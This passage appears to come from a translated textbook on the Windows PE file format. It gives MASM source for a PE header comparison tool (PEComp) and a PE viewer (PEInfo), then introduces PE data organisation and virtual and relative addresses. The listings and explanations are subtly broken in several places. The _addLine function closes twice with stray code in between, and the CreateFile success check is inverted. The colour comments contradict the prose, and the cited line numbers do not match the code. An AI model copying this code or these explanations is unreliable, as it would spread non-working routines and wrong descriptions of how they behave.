AUTOCHECKBOX "Only display different locations", IDC_THESAME, 10, 460,
100, 14
PUSHBUTTON "OK", IDC_OK, 570, 460, 50, 14
END

```

---

### 2.3.3 PECOMP CODING

Copy pe.asm to PEComp.asm, and add the appropriate code for handling the menu items in the window callback function. The added content involves the following four parts:

#### 1. MENU ITEM RESPONSE CODE

In the window callback function, define the message handling process for the "File" -> "Open" menu item click event by adding the following code:

```

.elseif eax==IDM_OPEN ; Open PE file comparison dialog
    invoke DialogBoxParam,hInstance,RESULT_MODULE,hWnd,\n
        offset _resultProcMain,0
    invoke InvalidateRect,hWnd,NULL,TRUE
    invoke UpdateWindow,hWnd

```

**Listing 2-4** Implementation of the Window Callback Function for the PE File Comparison Dialog  
\_resultProcMain (chapter2\pecomp.asm)

```

1 ;-----
2 ; Window callback function for PE file comparison dialog
3 ;-----
4 _resultProcMain proc uses ebx edi esi
5     hProcessModuleDlg:HWND,wMsg,wParam,lParam
6     mov eax,wMsg
7
8     .if eax==WM_CLOSE
9         invoke EndDialog,hProcessModuleDlg,NULL
10
11     .elseif eax==WM_INITDIALOG
12         invoke GetDlgItem,hProcessModuleDlg, IDC_MODULETABLE
13         mov hProcessModuleTable,eax
14         invoke GetDlgItem,hProcessModuleDlg, ID_TEXT1
15         mov hText1,eax
16         invoke GetDlgItem,hProcessModuleDlg, ID_TEXT2
17         mov hText2,eax
18
19         ; Set extended list view style
20         invoke SendMessage,hProcessModuleTable,LVM_SETEXTENDEDLISTVIEWSTYLE,\n
21             0,LVS_EX_GRIDLINES or LVS_EX_FULLROWSELECT
22         invoke ShowWindow,hProcessModuleTable,SW_SHOW
23
24         ; Clear the result view
25         invoke _clearResultView
26
27     .elseif eax==WM_NOTIFY
28         mov eax,lParam
29         mov ebx,lParam
30         mov eax,[eax+NMHDR.hwndFrom]
31         .if eax==hProcessModuleTable
32             .if [ebx+NMHDR.code]==NM_CUSTOMDRAW ; Custom draw
33                 mov ebx,lParam
34                 assume ebx:ptr NMLVCUSTOMDRAW
35
36             .if [ebx].nmcd.dwDrawStage==CDDS_PREPAINT

```

```

38         invoke SetWindowLong,hProcessModuleDlg,DWL_MSGRESULT,\n
39             CDRF_NOTIFYITEMDRAW\n
40         mov eax,TRUE\n
41\n
42 .elseif [ebx].nmcd.dwDrawStage==CDDS_ITEMPREPAINT\n
43     ; When the first half of the item text is about to be drawn, compare\n
44     ; If the two values are not equal\n
45     invoke _GetListViewItem,hProcessModuleTable,\n
46         [ebx].nmcd.dwItemSpec,1,addr bufTemp1\n
47     invoke _GetListViewItem,hProcessModuleTable,\n
48         [ebx].nmcd.dwItemSpec,2,addr bufTemp2\n
49     invoke lstrlen,addr bufTemp1\n
50     invoke lstrlen,addr bufTemp2\n
51     invoke _MemCmp,addr bufTemp1,addr bufTemp2,eax\n
52\n
53     ; If equal, set the text background color to light red, otherwise set to black\n
54     .if eax==1\n
55         mov [ebx].clrTextBk,0a0a0ffh\n
56     .else\n
57         mov [ebx].clrTextBk,0fffffh\n
58     .endif\n
59     invoke SetWindowLong,hProcessModuleDlg,DWL_MSGRESULT,\n
60         CDRF_DODEFAULT\n
61     mov eax,TRUE\n
62 .endif\n
63 .elseif [ebx+NMHDR.code]==NM_CLICK\n
64     assume ebx:ptr NMLISTVIEW\n
65 .endif\n
66 .endif\n
67 .elseif eax==WM_COMMAND\n
68     mov eax,wParam\n
69     .if ax==IDC_OK ; Execute comparison\n
70         invoke _openFile\n
71     .elseif ax==IDC_BROWSE1 ; User selects the first file\n
72         invoke _OpenFile1\n
73     .elseif ax==IDC_BROWSE2 ; User selects the second file\n
74         invoke _OpenFile2\n
75     .endif\n
76 .else\n
77     mov eax,FALSE\n
78     ret\n
79 .endif\n
80 mov eax,TRUE\n
81 ret\n
82 _resultProcMain endp

```

The main part of the code for the window callback function of the PE file comparator is concentrated between lines 31 and 58. From the registration of the window callback function, once it detects that the list view control has sent a paint message, it determines whether it is a list view item paint message (line 38). If it is, it retrieves the text in the first and second columns of the current row in the list view. These two values correspond to the names of the first and second sections of the PE file. By comparing whether they are equal, it decides the background color to be used when drawing. If they are equal, the background color of the list item is set to 0a0a0ffh (light red), otherwise it is set to 0fffffh (black).

As shown, when the user selects two PE files to be compared and clicks the compare button, the system calls the callback function `_openFile`.

## 2. `_OPENFILE` FUNCTION

The purpose of the `_openFile` function is to extract the relevant sections from the data structures of two PE files and place them into the first and second columns of a list view. The callback function `_resultProcMain` determines if the values in the two columns are equal. Similar to the previous concept, the program still uses internal mapping functions to operate on the two PE files for comparison, so two pointers are required. One pointer points to the starting position of the internal mapping function of the first file, and the other points to the starting position of the internal mapping function of the second file. Assuming

that this step is completed, the next step is to extract the values of each field in all sections of the PE files as described in Chapter 3 and display them in the list view. The main code for this functionality is shown in Listing 2-5.

#### Code Listing 2-5 Partial Code for the \_openFile Function

```

1 ; At this point, the headers of the two files have already been mapped
2 ; @lpMemory and @lpMemory1 point to the headers of the two files respectively
3 ; The following starts from these two addresses, extracts the values of each
field, and then compares them
4
5 ; Adjust esi and edi to point to the DOS headers
6 mov esi,@lpMemory
7 assume esi:ptr IMAGE_DOS_HEADER
8 mov edi,@lpMemory1
9 assume edi:ptr IMAGE_DOS_HEADER
10 invoke _Header1
11
12 ; Adjust esi and edi to point to the PE file headers
13 add esi,[esi].e_lfanew
14 assume esi:ptr IMAGE_NT_HEADERS
15 add edi,[edi].e_lfanew
16 assume edi:ptr IMAGE_NT_HEADERS
17 invoke _Header2
18
19 movzx ecx,word ptr [esi+6]
20 movzx eax,word ptr [edi+6]
21
22 .if eax>=ecx
23     mov ecx,eax
24 .endif
25
26 ; Adjust esi and edi to point to the section headers
27 add esi,sizeof IMAGE_NT_HEADERS
28 add edi,sizeof IMAGE_NT_HEADERS
29 mov eax,1
30 .repeat
31     invoke _Header3
32     dec ecx
33     inc eax
34     .break .if ecx==0
35     add esi,sizeof IMAGE_SECTION_HEADER
36     add edi,sizeof IMAGE_SECTION_HEADER
37 .until FALSE

```

Due to the length of the comparison code, only the field `e_lfanew` in the `IMAGE_DOS_HEADER` structure is introduced as an example here.

After assigning the values of `esi` and `edi` to the `IMAGE_DOS_HEADER` of the two PE files, the `Header1` function is called to process the relevant fields of the DOS header (lines 5 to 10).

### 3. HEADER1 FUNCTION

The `Header1` function completes the comparison of the fields in the DOS header. The detailed code for this part is shown in Listing 2-6.

**Listing 2-6:** Code for the Header1 Function to Compare Fields in the DOS Header (chapter2\pecomp.asm)

```

1 ;-----
2 ; IMAGE_DOS_HEADER Information
3 ;-----
4 _Header1 proc
5 pushad
6 invoke _addLine, addr szRec1, esi, edi, 2
7 add esi, 2
8 add edi, 2

```

```

9 invoke _addLine, addr szRec2, esi, edi, 2
10 add esi, 2
11 add edi, 2
12 invoke _addLine, addr szRec3, esi, edi, 2
13 add esi, 2
14 add edi, 2
15 invoke _addLine, addr szRec4, esi, edi, 2
16 add esi, 2
17 add edi, 2
18 invoke _addLine, addr szRec5, esi, edi, 2
19 add esi, 2
20 add edi, 2
21 invoke _addLine, addr szRec6, esi, edi, 2
22 add esi, 2
23 add edi, 2
24 invoke _addLine, addr szRec7, esi, edi, 2
25 add esi, 2
26 add edi, 2
27 invoke _addLine, addr szRec8, esi, edi, 2
28 add esi, 2
29 add edi, 2
30 invoke _addLine, addr szRec9, esi, edi, 2
31 add esi, 2
32 add edi, 2
33 invoke _addLine, addr szRec10, esi, edi, 2
34 add esi, 2
35 add edi, 2
36 invoke _addLine, addr szRec11, esi, edi, 2
37 add esi, 2
38 add edi, 2
39 add esi, 2
40 invoke _addLine, addr szRec12, esi, edi, 2
41 add esi, 2
42 add edi, 2
43 invoke _addLine, addr szRec13, esi, edi, 2
44 add esi, 2
45 add edi, 2
46 invoke _addLine, addr szRec14, esi, edi, 2
47 add esi, 2
48 add edi, 2
49 invoke _addLine, addr szRec15, esi, edi, 8
50 add esi, 8
51 add edi, 8
52 invoke _addLine, addr szRec16, esi, edi, 2
53 add esi, 2
54 add edi, 2
55 invoke _addLine, addr szRec17, esi, edi, 2
56 add esi, 2
57 add edi, 2
58 invoke _addLine, addr szRec18, esi, edi, 20
59 add esi, 20
60 add edi, 20
61 invoke _addLine, addr szRec19, esi, edi, 4
62 popad
63 ret
64 _Header1 endp

```

Lines 59 to 61 handle the `e_lfanew` field in the DOS header structure. First, `esi` and `edi` point to the memory locations of these fields. Then, the `_addLine` function is called to add the values of the corresponding fields of the two PE files to the table.

```
invoke _addLine, para1, para2, para3, para4
```

The parameters of `_addLine` are described as follows:

- `para1`: Address of the field name string.
- `para2`: Memory address of the field in PE file 1.
- `para3`: Memory address of the field in PE file 2.
- `para4`: Length of the field (i.e., the number of bytes).

#### 4. `_ADDLINE` FUNCTION

This function completes the operation of adding a row to the table. The detailed definition is shown in Listing 2-7.

**Listing 2-7:** Code for the \_addLine Function to Add a Row to the Table (chapter2\pecomp.asm)

```
1 ; Add a row to the table
2 ; lpsz is the name of the field to be displayed
3 ; lpsp1 is the storage location of the field in PE file 1
4 ; lpsp2 is the storage location of the field in PE file 2
5 ; Size is the length of the field in bytes
6 ;-----
7
8 _addLine proc _lpsz, _lpsp1, _lpsp2, _Size
9 pushad
10 invoke _ListViewSetItem, hProcessModuleTable, dwCount, -1, _lpsz ; Add a row to
the table
11 mov dwCount, eax
12 xor ebx, ebx
13 invoke _ListViewSetItem, hProcessModuleTable, dwCount, ebx, _lpsp1 ; Display
field name
14 invoke _ListViewSetItem, hProcessModuleTable, dwCount, ebx, _lpsp2
15 invoke _ListViewSetItem, hProcessModuleTable, dwCount, ebx, _Size
16 popad
17 ret
18 _addLine endp
19 invoke RtlZeroMemory, addr szBuffer, 50
20 invoke MemCopy, _lpSP1, addr bufTemp2, _Size
21 invoke _Byte2Hex, _Size
22 ; Point the string to the display, format: one character = one space
23 invoke lstrcat, addr szBuffer, addr bufTemp1
24 inc ebx
25 invoke _ListViewSetItem, hProcessModuleTable, dwCount, ebx, \
addr szBuffer ; Display the value in the first file
26 inc ebx
27 inc ebx
28
29 invoke RtlZeroMemory, addr szBuffer, 50
30 invoke MemCopy, _lpSP2, addr bufTemp2, _Size
31 invoke _Byte2Hex, _Size
32 invoke lstrcat, addr szBuffer, addr bufTemp1
33 inc ebx
34 invoke _ListViewSetItem, hProcessModuleTable, dwCount, ebx, \
addr szBuffer ; Display the value in the second file
35 inc ebx
36
37 popad
38 ret
39 _addLine endp
```

When displaying the field values, the message processing function will call the character comparison function `_MemCmp` to determine whether the values are equal. If they are not equal, the background color of the column will be set to red for distinction. The processing method for other sections is similar to the handling of the `IMAGE_DOS_HEADER`, so it will not be repeated here.

---

#### 2.3.4 RUNNING PECOMP

Compile the source file `PEComp.asm` in chapter2 to generate the final `PEComp.exe` program. Rename the test files `peinfoNor.bin` and `peinfoVir.bin` in the chapter2 directory to `.exe` files, and then run the `PEComp.exe` program.

Click "File" -> "Open" to open the dialog box, and select the two renamed EXE files in the file selection box to run, as shown in Figures 2-5.

**NOTE:** Do not execute these two files directly, as `peinfoVir.exe` is a virus sample file. After the test is completed, please restore their extensions to `.bin`.

By comparing, we can see that in the header structures of the two PE files, the different parts are concentrated in the last section. It can be preliminarily judged that the virus program achieves its goal by modifying the values of the fields in the last section.

## 2.4 IMPLEMENTATION OF PEINFO

PEInfo is a tool for viewing the structure of PE files, which displays the information of each section in the PE file in a descriptive form, thereby forming a complete PE image. By writing PEInfo, we can enhance our ability to determine specific PE information from the data structure.



Figure 2-5: PEComp running result

### 2.4.1 PROGRAMMING IDEAS

Developing this small tool is not difficult, just a bit complicated. The programming ideas are as follows:

**STEP 1:** Open a file and determine whether it is a PE file. The method for determining this is very simple. First, check the `e_magic` field in the `IMAGE_DOS_HEADER`, and then check the `Signature` field in the `IMAGE_NT_HEADER`. If they conform to the PE file definition, consider it a valid PE file. In fact, operating systems also use similar methods to detect PE files, so this method is reliable.

**STEP 2:** Locate the relevant data structure based on the offset position to obtain the field's content and display the relevant content in a more visualized manner.

**TIP:** Since we have not formally started learning the structure of PE files, and the PEInfo code involves a lot of data structures related to PE files, it is recommended to read through the code briefly first and then study it in detail in Chapter 3.

---

#### 2.4.2 WRITING PEINFO

Writing PEInfo does not require any external resource files. Simply copy one `pe.rc` to `PEInfo.rc`, and then compile the code.

Unlike `pe.asm`, we need to add the code that calls the `_openFile` function to the window callback function of `PEInfo.asm` when the menu item "File" -> "Open" is selected. The code is as follows:

```
.elseif eax==IDM_OPEN ; Open File
    call _openFile
```

Below is the implementation of the `_openFile` function and the `_getMainInfo` function.

#### 1. `_openFile` Function

The `_openFile` function completes all the functions for displaying the PE structure. The code for this part is shown in Code Listing 2-8.

**Code Listing 2-8:** Implementation of the `_openFile` function (chapter2\peinfo.asm)

```
1 ; -----
2 ; Open and process PE file
3 ; -----
4 _openFile proc
5     local @stOF:OPENFILENAME
6     local @hFile, @dwFileSize, @hMapFile, @lpMemory
7
8     invoke RtlZeroMemory, addr @stOF, sizeof @stOF
9     mov @stOF.lStructSize, sizeof @stOF
10    push hWinMain
11    pop @stOF.hwndOwner
12    mov @stOF.lpstrFilter, offset szExtPe
13    mov @stOF.lpstrFile, offset szFileName
14    mov @stOF.nMaxFile, MAX_PATH
15    mov @stOF.Flags, OFN_PATHMUSTEXIST or OFN_FILEMUSTEXIST
16    invoke GetOpenFileName, addr @stOF ; Open the file selection dialog box
17    .if !eax
18        jmp @F
19    .endif
20    invoke CreateFile, addr szFileName, GENERIC_READ, \
21        FILE_SHARE_READ or FILE_SHARE_WRITE, NULL, \
22        OPEN_EXISTING, FILE_ATTRIBUTE_ARCHIVE, NULL
23    .if eax==INVALID_HANDLE_VALUE
24        mov @hFile, eax
25        invoke GetFileSize, eax, NULL
26        mov @dwFileSize, eax
27        .if eax
28            invoke CreateFileMapping, @hFile, \ ; Map the file to memory
29            NULL, PAGE_READONLY, 0, 0, NULL
30            .if eax
31                mov @hMapFile, eax
32                invoke MapViewOfFile, eax, \
33                    FILE_MAP_READ, 0, 0, 0
34                .if eax
35                    ; Get the virtual address of the mapped file in memory
36                    mov @lpMemory, eax
37                    assume fs:nothing
38                    push ebp
39                    push offset _ErrFormat
40                    push offset _Handler
41                    push fs:[0]
```

```

42         mov fs:[0], esp
43
44 ; Check if the PE file format is valid
45 mov esi, @lpMemory
46 assume esi:ptr IMAGE_DOS_HEADER
47
48 ; Check if it's an MZ file
49 .if [esi].e_magic != IMAGE_DOS_SIGNATURE
50     jmp _ErrFormat
51 .endif
52
53 ; Move to the location of the PE header
54 add esi, [esi].e_lfanew
55 assume esi:ptr IMAGE_NT_HEADERS
56
57 ; Check if it's a PE file
58 .if [esi].Signature != IMAGE_NT_SIGNATURE
59     jmp _ErrFormat
60 .endif
61
62 ; If it passes, the file signature is valid and it is a PE structure file
63 ; The following code analyzes the useful data in the PE file and displays the
relevant information
64 invoke _getMainInfo, @lpMemory, esi, @dwFileSize
65 ; Display main information
66 invoke _getImportInfo, @lpMemory, esi, @dwFileSize
67 ; Display import table information
68 invoke _getExportInfo, @lpMemory, esi, @dwFileSize
69 ; Display export table information
70 invoke _getRelocInfo, @lpMemory, esi, @dwFileSize
71 ; Display relocation table information
72
73 jmp _ErrorExit
74
75 _ErrFormat:
76     invoke MessageBox, hWinMain, offset szErrFormat, \
77             NULL, MB_OK
78
79 _ErrorExit:
80     pop fs:[0]
81     add esp, 0Ch
82     invoke UnmapViewOfFile, @lpMemory
83     .endif
84     invoke CloseHandle, @hMapFile
85     .endif
86     invoke CloseHandle, @hFile
87     .endif
88     @F:
89     ret
90 _openFile endp

```

Lines 44 to 59 check whether the opened file conforms to the PE standard. Lines 61 to 69 call different functions to display the relevant information of the PE. For example, to display the main information of the PE, the function `_getMainInfo` is called:

```
invoke _getMainInfo, @lpMemory, esi, @dwFileSize
```

## 2. `_getMainInfo` Function

This function accepts three parameters:

`Q_LPFILE` (start address of the mapped file in memory)  
`Q_LPPEHEAD` (starting position of the `IMAGE_NT_HEADERS` structure in memory)  
`Q_DWSIZE` (size of the PE file)

This function retrieves and displays the main information of the PE file. Since the implementation is relatively straightforward, we will not analyze it in detail. The code is shown in Code Listing 2-9.

**Code Listing 2-9:** Function to retrieve main information of the PE file: `_getMainInfo` (chapter2\peinfo.asm)

```

1 ; -----
2 ; Retrieve and display main information of the PE file
3 ;
4 _getMainInfo proc _lpFile, _lpPeHead, _dwSize
5   local @szBuffer[1024]:byte
6   local @szSecName[16]:byte
7
8   pushad
9   mov edi, _lpPeHead
10  assume edi:ptr IMAGE_NT_HEADERS
11  movzx ecx, [edi].FileHeader.Machine      ; CPU type
12  movzx edx, [edi].FileHeader.NumberOfSections ; Number of sections
13  movzx ebx, [edi].FileHeader.Characteristics ; Section characteristics
14  invoke wsprintf, addr @szBuffer, addr szMsg, \
15    addr szFileName, ecx, edx, ebx, \
16    [edi].OptionalHeader.ImageBase, \           ; Base address of the loaded
image
17    [edi].OptionalHeader.AddressOfEntryPoint
18  invoke SetWindowText, hWinEdit, addr @szBuffer ; Display in edit
control
19
20  ; Display information of each section
21  invoke _appendInfo, addr szMsgSec
22  movzx ecx, [edi].FileHeader.NumberOfSections
23  add edi, sizeof IMAGE_NT_HEADERS
24  assume edi:ptr IMAGE_SECTION_HEADER
25  .repeat
26    push ecx
27    ; Retrieve section name, which is an 8-byte name and cannot end
with 0
28    invoke RtlZeroMemory, addr @szSecName, sizeof @szSecName
29    push esi
30    push edi
31    mov ecx, 8
32    mov esi, edi
33    lea edi, @szSecName
34    cld
35  @B:
36    lodsb
37    .if !al ; If the section name is 0, display it as a space
38      mov al, ' '
39    .endif
40    stosb
41    loop @B
42    pop edi
43    pop esi
44    ; Retrieve section's main information
45    invoke wsprintf, addr @szBuffer, addr szFmtSec, \
46      addr @szSecName, [edi].Misc.VirtualSize, \
47      [edi].VirtualAddress, [edi].SizeOfRawData, \
48      [edi].PointerToRawData, [edi].Characteristics

```

```

49 invoke _appendInfo, addr @szBuffer
50 add edi, sizeof IMAGE_SECTION_HEADER
51 pop ecx
52 .untilcxz
53
54 assume edi:nothing
55 popad
56 ret
57 _getMainInfo endp

```

Other information (such as import table, export table, resource table, etc.) will be introduced in detail in the subsequent chapters.

#### 2.4.3 RUNNING PEINFO

Compile and link to generate PEInfo.exe, then run it. Use this program to open the HelloWorld.exe program generated in Chapter 1. The running result is shown in Figure 2-6.

At this point, the development of the three small tools is completed. In the subsequent chapters, these small tools will be used to complete the analysis and learning of the PE format.



Figure 2-6: Running result of PEInfo

#### 2.5 SUMMARY

This chapter primarily covered how to use assembly language to write three small tools based on PE operations. These tools are frequently used in subsequent PE file analysis. Later chapters will discuss how to use PEInfo to parse the import table and export table of PE files, and will also provide source code for these sections. You can modify or extend these small tools to write your own PE analysis tool.

It is worth noting that among the executable programs distributed with the compiler, there is a command-line PE file structure analysis tool called dumpbin.exe. It is considered one of the best public PE analysis tools. If you prefer, you can also use it to replace the small programs developed here.

## CHAPTER 3 PE FILE HEADER

This chapter is one of the core contents. The PE file header records the organization of all data in the PE file, similar to the table of contents of a book. By using the directory, we can quickly locate specific chapters. By describing some of the data fields in the PE file header, we can quickly find information not present in the file header, such as import table data, export table data, and resource table data.

Due to the detailed description and explanation of the internal data structure of the PE file header in this chapter, it may seem boring. However, the content of subsequent chapters often relies on this chapter, so please study it carefully.

---

### 3.1 ORGANIZATION OF PE DATA

The organization of PE data is a kind of data management technique, but the author is willing to consider it an art. The author hopes readers can learn the PE format specifications, not only mastering the PE format itself but also understanding the data storage methods commonly used in middle school math. In large volumes of files (such as video files, database files, image file formats, etc.), different data structures are used.

In 1993, the first Windows NT operating system was released, and it has been nearly 18 years since then. Currently, using the PE format as the file format standard for Windows operating systems has become very common. For the Windows operating system, changes in the file storage structure, new structure additions, file storage format conversions, and core definitions have all undergone numerous changes. These changes have little impact on the PE format itself, but a good data organization method and data structure algorithm can give you a definite advantage and convenience in the face of such changes.

To put it simply, the organization of PE data is the integration of the largest number of meaningless bytes and meaningful data structures. Bytes are some seemingly meaningless numbers, and data structures give these numbers precise meanings understandable by humans.

Take a bookshelf as an example. Suppose you are in charge of managing a large number of books. How would you manage them? If you are lazy, you might randomly place all the books in a room and then label the room as a "library." Pay attention: it is only a "library" in name. The management would be very simple, but in reality, it's not management at all. Unless you put books of similar topics on the same shelf in the room, it will be difficult for you to find the book you want. Similarly, the data structure used in the bookshelf described below can be derived:

#### 1. BOOKSTORE DATA STRUCTURE BOOKSTORE

According to the definition of the syntax of the compilation language, the bookstore can be described as the following data structure:

```
BookStore STRUCT  
    Name db 8 dup (0) ; Bookstore name  
    Address db 32 ? ; Bookstore address  
    Count dd ? ; Number of books in the bookstore  
BookStore ENDS
```

The above structure includes the bookstore's name, its address, and the number of books stored in the bookstore. This definition method is conceptual, and in the program, we also need to instantiate this bookstore. The code is as follows:

```
name1 db "Bookstore1", 0
lib1 BookStore <?>
mov ebx, lib1
assume ebx:ptr BookStore
invoke MemCopy, addr name1, [ebx].Name ; Assign bookstore name
mov eax, 123456h ; Assign bookstore address
mov [ebx].Address, eax
mov eax, 2 ; Assign number of books
mov [ebx].Count, eax
assume ebx: nothing
```


As shown above, by defining the variable lib1, we instantiate a BookStore structure and then assign values to each field of the structure using assignment statements.

## 2. BOOKSTORE ADDRESS FIELD

In the bookstore structure, there is a field named BookStore.Address. This field is an address, and here it serves as a pointer directing to the bookstore object. The bookstore address field corresponds to the bookstore itself and has no specific relationship with the actual books. Suppose the address is marked as 123456h (you can imagine it as Address No. 12, Street No. 34, Unit 5, Room 6).

After the data structure and address field are defined, the daily work of the manager becomes clear: finding the bookstore location and knowing how many books are in it becomes straightforward.

The data organization method described above can be represented as in Figure 3-1:



Because the bookstore management is not detailed enough, the manager often cannot find the books needed by readers, resulting in the manager being busy all day. New managers will reorganize the messy books in the bookstore and classify them according to the method shown in the figure.

### ⑨ China Book Classification Method — Editor's Note

This leads us to the concept of the "data structure of the book."

---

### 3.3 BOOK DATA STRUCTURE

The new manager's work will involve abstracting and combining the BookStore and Book structures. In the programmer's eyes, the new bookstore's data organization can be represented by the following data structure:

#### 1. DEFINITION OF BOOKSTORE:

```
BookStore STRUCT  
    Name db 8 dup (0) ; Bookstore name  
    Address dd ? ; Bookstore address  
    Count dd ? ; Number of books in the bookstore  
BookStore ENDS
```

#### 2. DEFINITION OF BOOK:

```
Book STRUCT  
    Name db 50 dup (0) ; Book name  
    Contents dd ? ; Address where the book is stored  
Book ENDS
```

The code to instantiate the above data structures is as follows:

```
name1 db "Bookstore1", 0  
name2 db "{Windows PE Authority Guide}", 0  
lib1 BookStore <?>  
book1 Book <?>  
book2 Book <?>  
  
bookArray dd offset book1 ; Points to the first book  
           dd offset book2 ; Points to the second book  
           dd 0 ; Null terminator  
  
assume ebx:ptr Book  
invoke MemCopy, addr name1, [ebx].Name ; Assign book name  
mov eax, 234567h ; Assign book address  
mov [ebx].Contents, eax  
assume ebx: nothing  
  
; Code above is for book1  
  
mov ebx, lib1  
assume ebx:ptr BookStore  
invoke MemCopy, addr name1, [ebx].Name ; Assign bookstore name  
mov eax, offset bookArray ; Assign address of book array  
mov [ebx].Address, eax  
mov eax, 2 ; Assign number of books  
mov [ebx].Count, eax  
assume ebx: nothing
```

By adding the definition of the book structure, the Address field in the bookstore now has a clear meaning. It points to the starting address of the array `bookArray`, and each address in this array points to a Book structure. In other words, `bookArray` is the address field of the bookstore.

---

#### 4. BOOK ADDRESS FIELD

In the previous example, the book address field specifically points to each book, and you can understand the content of each book. Here, the address `234567h` points to the book "`{Windows PE Authority Guide}`".

Now, for this new manager, not only can they immediately find the bookstore, but they can also locate the specific books they need. Therefore, the new manager's work efficiency has been significantly improved.

The new data organization can be represented as shown in Figure 3-2.

It is worth noting that the author introduces common data organization methods through this example. In this example, the data structures BookStore and Book are classified (temporarily unclassifiable methods), and each instance of these data structures is an object.




Figure 3-2 New Bookstore Data Organization

PE file headers generally adopt similar organizational methods. In the subsequent chapters, you will see many similar structures. For example, in Chapter 10, the data structure definition for loading configuration data is as follows:


```
IMAGE_LOAD_CONFIG_DIRECTORY STRUCT
    Characteristics dd ? ; 0000h - Reserved, always 48h
    .....
    SecurityCookie dd ?
    SEHandlerTable dd ? ; 0040h - Address pointing to the safe exception handler
table
    SEHandlerCount dd ? ; 0044h - Number of safe exception handlers
IMAGE_LOAD_CONFIG_DIRECTORY ENDS
```

The field `SEHandlerTable` points to an address array, and the number of addresses in this array is defined by `SEHandlerCount`. Each value in the address array is a relative virtual address (RVA), pointing to the addresses of exception handler functions.

You can see that the data organization method used in Windows operating system management is similar to the one used in this BookStore example, where the address fields of Book point to the book codes. This method is also used in many other file format analyses, where most of the data organization methods are essentially the same. The author refers to this method as "head and body" data organization.

### 3.2 BASIC CONCEPTS RELATED TO PE

Before delving into the PE file structure, let's first learn a few basic concepts. Understanding these concepts will help us better grasp and analyze the data structures within a PE file.



**Figure 3-3** Data Structure Diagram of Loading Configuration Information

### 3.2.1 ADDRESSES

There are four types of addresses involved in PE files, which are:

- Virtual Address (VA)
- Relative Virtual Address (RVA)
- File Offset Address (FOA)
- Special Addresses

To understand these concepts, we need to briefly understand how Windows manages memory in a 32-bit environment and the principles of paging.

*Extended Reading: Memory Management in 32-bit Windows Environments*

The addressing capability of a 32-bit CPU is 4GB (i.e.,  $2^{32}$  bytes), but the physical memory available to regular users often does not reach this value. Therefore, the CPU's memory management unit works with the operating system to provide a virtual memory management mechanism for user programs. This allows a program to feel as though it has 4GB of memory to use.

The basic principle of the paging mechanism is:

The operating system divides the 4GB memory space of a process into equal-sized pages (typically 4KB each) and maps these pages to physical memory space or to disk pages as needed. At any given time, only a portion of these pages is loaded into physical memory, while the rest reside on the disk. This allows the system to manage memory more efficiently, even if the physical memory is less than 4GB. Pages in physical memory that are not currently in use may be marked as "dirty" and swapped out to disk as needed.

The pages are generally stored in a disk file called the "swap file." In Windows XP, the swap file is named `pagefile.sys` and is located in the root directory of the system drive, acting as a hidden system file. When the system needs to read data from memory that is not frequently accessed, it swaps this data out of memory

and reads it from the swap file instead. This mechanism allows a process to have more memory than the actual physical memory available. The memory managed in this way is called virtual memory.

## 1. VIRTUAL ADDRESSES

After a user's PE file is loaded into memory by the system, the corresponding process is assigned its own independent 4GB virtual address space. The addresses in this space are referred to as Virtual Addresses (VA), ranging from 00000000h to ffffffh. In the PE file, the addresses of the code and data are represented as virtual addresses.

## 2. RELATIVE VIRTUAL ADDRESSES

When a module of a process is loaded into the virtual address space, its related dynamic link libraries are also loaded. These libraries are divided into segments called modules. Each module has a base address, which is determined by the operating system at load time. The base address can be any part of the 4GB space (i.e., anywhere the module is loaded). The base addresses of different modules are generally different. If the base addresses of two modules conflict, the operating system will decide where to relocate the modules in the virtual address space.

A Relative Virtual Address (RVA) is an offset relative to the base address. That is, the RVA is the distance from a specific position in the module to the base address. Therefore, the RVA exists relative to a specific module.

The concepts of VA and RVA can be illustrated in Figure 3-4.

